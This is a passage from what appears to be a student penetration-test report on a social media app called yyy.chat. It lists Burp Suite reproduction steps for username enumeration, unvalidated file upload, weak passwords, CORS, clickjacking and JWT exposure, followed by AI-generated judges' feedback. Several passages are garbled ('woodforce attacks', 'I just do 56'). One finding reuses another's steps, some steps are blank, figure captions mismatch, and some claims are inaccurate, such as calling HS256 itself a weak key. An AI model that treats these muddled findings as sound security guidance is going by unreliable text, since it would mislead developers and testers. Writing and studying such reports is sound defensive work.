1. Using BurpSuite, attempt to reset a password specifying any username
2. Find the requst in HTTP History, under Proxy, and right click th request to send it to intruder
3. Highlight the username you supplied, right click it, add it as a payload, and then add a list to replace this with for the username.

Recommended Remediations:

Short Term Remediations:

- Ensure that the same message is returned regardless of the username's existence within the applications database having a generic message would be effective it is also recommended to apply rate limiting and implementation of captcha mechanisms to prevent automated enumeration attempts
- Ensure that error messages are generic and does not disclose the validity of a username or details about the application functionality

Long Term Remedations:



Figure 20a - Repeater showing username not found



Figure 20b - Repeater showing mail error for user that is valid

Observation #21

Login Page Username Enumeration

Risk:	Risk Rating: 6.5	Medium

The login page for the social media app yyy.chat has some faulty logic which enables malicious actors to identify valid usernames.

Observation:


During testing we discovered that the application was turned two different responses while attempting to login as a valid and invalid user this would enable an attacker to easily differentiate between the same and perform reconnaissance on existing usernames within the application which can lead to further attacks.


Steps to Reproduce:

1. Using BurpSuite, attempt to reset a password specifying any username
2. Find the requst in HTTP History, under Proxy, and right click th request to send it to intruder
3. Highlight the username you supplied, right click it, add it as a payload, and then add a list to replace this with for the username.

Recommended Remediations:

- Ensure that the same message is returned regardless of the username's existence within the applications database having a generic message would be effective it is also recommended to apply rate limiting and implementation of captcha mechanisms to prevent automated enumeration attempts
- Ensure that error messages are generic and does not disclose the validity of a username or details about the application functionality





Observation #22

React Button – Business Logic/Manipulation		
Risk:	**Risk Rating:** 6.5	**Medium**

Manipulates the business rules or process to their advantages which may lead to potential losses and damages and are not detected by traditional firewalls or security scanners

Observation:

During testing we know to start it was possible to react to oppose made by a user multiple times from a single user's account bypassing the restriction that would normally be implemented on a social media website to a single user this is effectively seen as business logic errors

Steps to Reproduce:

1.

Recommended Remediations: **Due Date:** XX XX, 2025

1. Use multiple layers of security controls throughout the IT system consider security when designing systems to prevent potential vulnerabilities
2. Code review regularly review code and implementation to minimize vulnerabilities
3. make sure developers and testers understand the application's domain Avoid making assumptions about user behaviour or the behaviour of other parts of the application



Figure 22a - Repeater with login request showing invalid username



Figure 22b - Repeater with login request showing invalid password

Observation #23

Lack of File Type Validation		
Risk:	**Risk Rating:** 6.4	**Medium**

Files uploaded to the yyy.chat app are not properly validated in terms of content. This can open the door up to other severe issues and is not recommended

Observation:

Files uploaded to yyy.chat through the /api/upload endpoint can be of any size, type, and of any name. This is risky and can lead to more severe vulnerabilities as more features are added such as stored XSS, denial of service attacks, and more.

Steps to Reproduce:

1. Using BurpSuite's browser, log into yyy.chat with valid credentials
2. Navigate to the edit profile tab and use the upload remote image feature and specify a URL which does not point to an image, such as the web server located on http://flakead.oui.local, and retrieve the file ID given to you through HTTP history as shown in figure 23a

3. Retrieve the file using the /api/upload/?id endpoint and note that the file retrieved is not an image as shown in figure 23b

Recommended Remediations:

Short Term Recommendations:

- Implement server-side logic to validate file content with things such as filename, Mime-Type, and validation of the actual file content

Long Term Recommendations:

- N/A




Figure 23a – Using the Upload Remote Image feature




Figure 23b – Usage of the /api/upload/?id Endpoint to Verify File was Successfuly Uploaded

Observation #24

Weak Password policy		
Risk:	**Risk Rating:** **6.0**	**Medium**

Observation:

During testing it was observed that the application did not have a password policy in place and users could use a single digit as password during registration. This makes the users of the application highly vulnerable to woodforce attacks essentially affecting the integrity of the application

Steps to Reproduce:

1. Click Sign up on the application
2. Enter all the necessary fields except password
3. Enter '1' in password and confirm password
4. Note that the user is created successfully and you are able to login with the password '1',

Recommended Remediations:

- Password complexity with a minimum of 12 character and special characters



- Password recuse preventions
- Password expiration policy
- User awareness of strong passwords

Observations #28

Insecure HTTP Methods via CORS		
Risk: Allowing credentials in cross-origin requests can expose user session data to malicious sites, leading to potential security breaches.	**Risk Rating:** **7.2**	**Medium**

Observation:

Credentials are permitted in CORS settings, allowing for potential misuse if accessed by unauthorized external domains

Steps to Reproduce:

1. Inspect HTTP headers using browser developer tools or tools like Burp Suite to check the CORS settings in the Access-Control-Allow-Credentials header

Recommended Remediations:

- Restrict Allow-Credentials: Modify server-side configurations to set Access-Control Allow-Credentials to false, unless necessary for the application's functionality

Observations #29

Clickjacking		
Risk: The application is vulnerable to clickjacking, which could allow attackers to overlay malicious iframes over legitimate buttons, misleading users into clicking unintended links or actions	**Risk Rating:** **6.5**	**Medium**

Observation:

During testing it was observed that the application did not have an X frame options header and was vulnerable to click checking which allows attackers to hide buttons within an iframe tricking users into clicking something malicious.

Steps to Reproduce:

1.

Recommended Remediations:

- Implement X frame options header with the value deny or same origin to prevent the site from being embedded in iframes.
- Also had a content security policy header to restrict iframe usage



Figure 28a - Showing of Clickjacking from not having X frame

Observation #30

Verbose Server Error Disclosed		
Risk:	**Risk Rating: 4.0**	**Low**

Reveals sensitive information about a systems internal work to attackers which can include file paths, database details and original code that can be exploited to gain unauthored access

Observation:

The banner is observed in the HTTP response headers.



Figure 30a – Banner in HTTP response

Recommended Remediations:

- Implement error making with using generic messages to the users
- Core review and updates and proper exception handlining

Observation #31

JWT token exposes sensitive information		
Risk:	**Risk Rating:**	**Low**

Storing sensitive user data in the payload and allows it to be easily decoded by anyone who can intercept the token since JWTs are not encrypted on default which can lead to further data breaches such as credit details and passwords

Observation:

Weak signing key used for JWT token and sensitive information disclosed in the token
During testing it was observed that the JWT token used by the application was exposing sensitive information such as the user ID and people number also the signing algorithm used for JW token was it's HS256 which is a week signing key.
I just do 56 as a symmetric keyed hashing agorithm with juices one secret key hence it is not appropriately secured.

Steps to Reproduce:

1. Intercept the token and analyze it using Burp Decoder

Recommended Remediations: **Due Date:** XX XX, 2025

2. Do not store sensitive information within the JWT token also use stronger signing keys for the job token such as the RS 256
3. Encrypt sensitive data
4. Regular token expiration



Figure 31a – Weak Signing Key

Audit Observation Risk Rating

Risk Rating	Rating Definition	Observation Remediation
High	• Observation relates to a significant risk and/or control weakness which requires immediate senior management attention. • Potential for significant reputational damage, brand, financial, compliance, operational, IT or regulatory impact and/or a major adverse effect on the achievement of strategic objectives.	Remediation should occur immediately. Globals Team XX will follow-up the audit observation and carry out re-testing as appropriate to ensure the risk and/or control weakness has been fully remediated by the agreed due date.
Medium	• Observation relates to a risk and/or control weakness which requires timely management attention. • Potential for reputational damage, brand, financial, compliance, operational, IT or regulatory impact and/or a significant adverse effect on the achievement of strategic or operational objectives.	Remediation should occur as soon as possible. Globals Team XX will follow-up the audit observation and carry out re-testing as appropriate to ensure the risk and/or control weakness has been fully remediated by the agreed due date.



Low	• Observation relates to a minor risk and/or control weakness which requires management attention. • Potential for minor reputational damage, brand, financial, compliance, operational, IT or regulatory impact and/or minor adverse effect on the achievement of operational objectives.	Remediation should occur within a reasonable timeframe. Globals Team XX will not follow-up the audit observation nor carry out re-testing to check if the minor risk and/or control weakness has been remediated.



CPTC Scoring Team Feedback (AI Generated):

The report was praised for its clear and detailed reproduction steps, organized findings with consistent formatting, effective use of screenshots, and inclusion of remediation guidance with both short- and long-term options. However, it was heavily criticized for severe professionalism issues, including copy-pasted content from unrelated clients (violating confidentiality), inconsistent team names, missing essential sections (title page, table of contents, scope, risk summary), and typos/errors that undermined credibility. Reviewers recommended fixing structural issues (proper ToC placement, business impact integration, risk methodology explanations), ensuring reports are proofread and properly exported, and strictly maintaining client confidentiality to avoid legal and reputational risks.